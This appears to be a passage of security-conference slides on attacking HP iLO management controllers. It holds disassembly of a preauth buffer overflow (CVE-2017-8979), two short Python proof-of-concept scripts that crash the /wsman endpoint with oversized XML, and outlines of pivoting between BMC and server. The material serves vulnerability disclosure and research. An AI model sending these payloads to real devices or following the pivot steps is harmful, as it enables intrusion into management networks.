


**DEMO TIME!**

- 🔧 Opens the attack surface to another layer of attacks:
  - 🔧 Redfish
  - 🔧 RIBCL
  - 🔧 WS-MAN

- 🔧 **REDFish is a RESTful API created by DMTF after the IPMI fiasco**
- 🔧 **Uses JSON to communicate**
- 🔧 **Endpoints available at /redfish/v1/**

# HTTPS




- 🔧 RIBCL is an HP ILO solution for configuration and management using XML over HTTP
- 🔧 The `/RIBCL` endpoint is accessible pre authentication
- 🔧 RIBCL itself handles the authentication through the XML protocol

-  **Web Service Management**
-  Microsoft supports this natively (Win-RM)
-  Similar syntax to XML but with certain variations (based on SOAP)
-  Used extensively due to Powershell support

# WSMAN

- 🔧 Generally accessible through an HTTPS endpoint `/wsman`
- 🔧 But could be found standalone on port `tcp/5985`
- 🔧 Auth: Basic Auth, Digest-Auth, Kerberos




**HP ILO 2****CVE-2017-8979**

```
ROM:001108B4 movhi    0x1F, r0, r7
ROM:001108B8 movea    0xAE0, r7, r7
                  // "%[^:]:%s"
ROM:001108BC addi     0x80, sp, r8
ROM:001108C0 addi     0xC0, sp, r9
ROM:001108C4 juml     sscanf, 1P
                  // sscanf(arg2, "%[^:]:%s",
sp[0x80], sp[0xC0])
ROM:001108C8 cmp      2, r10
ROM:001108CA bx       loc_1108E
```

# Easy exploit to trigger on IL02 < 2.32

```
import requests
headers = {'Content-Type':
            'application/soap+xml; charset=UTF-8'}
payload = "<x:" + "B" * 0x300 + ">\n</x>"
r = requests.post('https://x.x.x.x/wsman',
                  data=payload, verify=False, headers=headers)
print r.text
```



## Preauth Stack-Based Buffer Overflow in Wsman XMLns

```
ROM:00110574 addi    0, sp, r27
ROM:00110578 movhi   0x1F, r0, r7
ROM:0011057C movea   0xAAC, r7, r7
                           // "xmlns:%[^=]"
ROM:00110580 mov     r27, r8
                           // r8 = s27 = sp[0] = dst buffer
ROM:00110582 jarl   sscanf, 1p
                           // r6 buffer, r7 fmtstring, etc.
ROM:00110586 cmp    r0, r10
ROM:00110588 bnz    loc_11058E
```

# Easy exploit to trigger in IL02 < 2.32

```
import requests
headers = {'Content-Type':
            'application/soap+xml; charset=UTF-8'}
payload = "<x xmlns:" + "B" * 0x24C + "=\\\"\\>\\n</x>"
r = requests.post('https://x.x.x.x/wsman',
                  data=payload, verify=False, headers=headers)
print r.text
```




# MULTI-DIMENSIONAL MOVEMENT


OR HOW TO MOVE AROUND THE DMZ WITH IMPUNITY


## How It Works!

### Intelligent Platform Management Interface


IPMI version 2.0 defines the protocols for Interfacing with a service processor embedded into a server platform. It allows an off-site administrator to monitor system health and control hardware status, such as rebooting a server.







#1 HACK THE BMC




#2 HACK THE SERVER

# BMC -> Server


- Serial Console
- Mount a remote DVD
- KVM (VNC, Custom protocol, etc)
- DMA



**DEMO TIME!**



#1 HACK THE SERVER



#2 HACK THE BMC

**GAIN ACCESS TO THE  
MANAGEMENT NETWORK FROM THE INTERNET**

# Server -> BMC

- ⚙️ On some BMCs, OS Tools are **Unauthenticated**
- ⚙️ Allow you to create users on the BMC
- ⚙️ Flash the Firmware
- ⚙️ Enable an emulated network, compromise it using one of our bugs.

